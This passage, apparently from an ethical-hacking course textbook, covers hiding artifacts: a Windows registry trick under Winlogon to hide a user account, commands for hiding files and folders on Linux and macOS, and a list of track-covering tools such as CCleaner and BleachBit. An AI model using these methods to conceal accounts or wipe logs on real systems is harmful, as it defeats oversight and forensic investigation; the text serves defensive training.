Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
WiFiDirectAPI
Windows
Collapse
New
Find...
Delete
Rename
Export
Permissions...
Copy Key Name
Go to HKEY_CURRENT_USER
Key
String Value
Binary Value
DWORD (32-bit) Value
QWORD (64-bit) Value
Multi-String Value
Expandable String Value
Windows Script Host
Windows Search
Windows Security Health
WindowsRuntime
WindowsSelfHost
WindowsUpdate
Wisp
WlanSvc
Name
Type
Data
(Default)
REG_SZ
(value not set)
LastUsedUsername
REG_SZ
Admin
LegalNoticeCaption
LegalNoticeText
PasswordExpiryWarning
REG_DWORD
0x00000005 (5)
PowerdownAfterShutdown
PreCreateKnownFolders
ReportBootOk
scremoveoption

Figure 6.224.: Windows Registry Editor – Winlogon

Rename the newly created key as <Account1>. Again, right click on **< Account1>** → hover on **New** → choose **Key** and rename it as **< Account2>**.

Then, right click on **<Account2>** → hover on **New** → choose the **Dword** value.

Next, rename the new key with **`<UserName>`**, which is the name of the user to be hidden.


Registry Editor
File Edit View Favorites Help
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\CEH_Account1\CEH_Account2
WiFiDirectAPI
Windows
Winlogon
AlternateShells
AutoLogonChecked
GPExtensions
UserDefaults
VolatileUserMgrKey
CEH_Account1
CEH_Account2
WinSAT
WinSATAPI
WirelessDocking
WOF
WUDF
Windows Photo Viewer
Windows Portable Devices
Windows Script Host
Windows Search
Windows Security Health
WindowsRuntime
WindowsSelfHost
WindowsUpdate

Name	Type	Data
(Default)	REG_SZ	(value not set)
CEH_Hacker	REG_DWORD	0x00000000 (0)

Figure 6.225: Hiding user accounts in Windows

Hiding Artifacts in Linux

- ### Hiding Files and Folders

Open a new terminal and use the cd command to navigate to the location of the file that needs to be hidden:

```
cd ~/Documents/MaliciousFiles/
```

Prefix a period **`<.>`** to the file name to hide it. To rename the file, use the following command:

```
mv MaliciousFile.txt .MaliciousFile.txt
```

Check whether the above file is hidden using the ls command. Further, use **`ls -a`** or **`ls -al`** to view all the hidden and unhidden files, respectively.

Use the following command to create a new hidden folder:


```
mkdir .HiddenMaliciousFiles
```

Use the **`touch`** command to create a file within the hidden folder:

```
touch MaliciousFile.txt
```

Use the **`touch`** command to create a hidden file within the hidden folder by prefixing the filename with a period **`<.>`**:

```
touch .MaliciousFile.txt
```



ubuntu@ubuntu-Virtual-Machine: ~/MaliciousFiles/.HiddenMaliciousFil...

```
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ dir
MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mv MaliciousFile.txt .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ dir
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls -a
.  ..  .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mkdir .HiddenMaliciousFiles
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls -a
.  ..  .HiddenMaliciousFiles  .MaliciousFile.txt
```

Figure 6.226: Hiding files and folders in Linux

Hiding Artifacts in macOS


- **Hiding Files and Folders**

  Use the following command to hide files in a macOS system:

  ```
  defaults write com.apple.finder AppleShowAllFiles FALSE
  killall Finder
  ```

  To hide a specified file, type **`chflags hidden`**, drag the target file onto the terminal, and press **return**.

  ```
  chflags hidden <filename> //** Add space at the end**
  ```



[redacted] — -zsh — 106×20


```
Last login: Thu Feb 13 13:40:04 on ttys000
[redacted]                    ~ % chflags hidden ▯
```

Figure 6.227: Hiding files and folders in macOS

Track-Covering Tools

CCleaner

CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history


CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Buy Pro
Help
Your Trial
Health Check
Custom Clean
Driver Updater
NEW
Registry
Tools
Options
Cancel
Check for updates

Patching up your PC...

https://www.ccleaner.com

DBAN
https://dban.org

Privacy Eraser
https://www.cybertronsoft.com

Wipe
https://privacyroot.com

BleachBit
https://www.bleachbit.org

ClearProg
http://www.clearprog.de

Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.

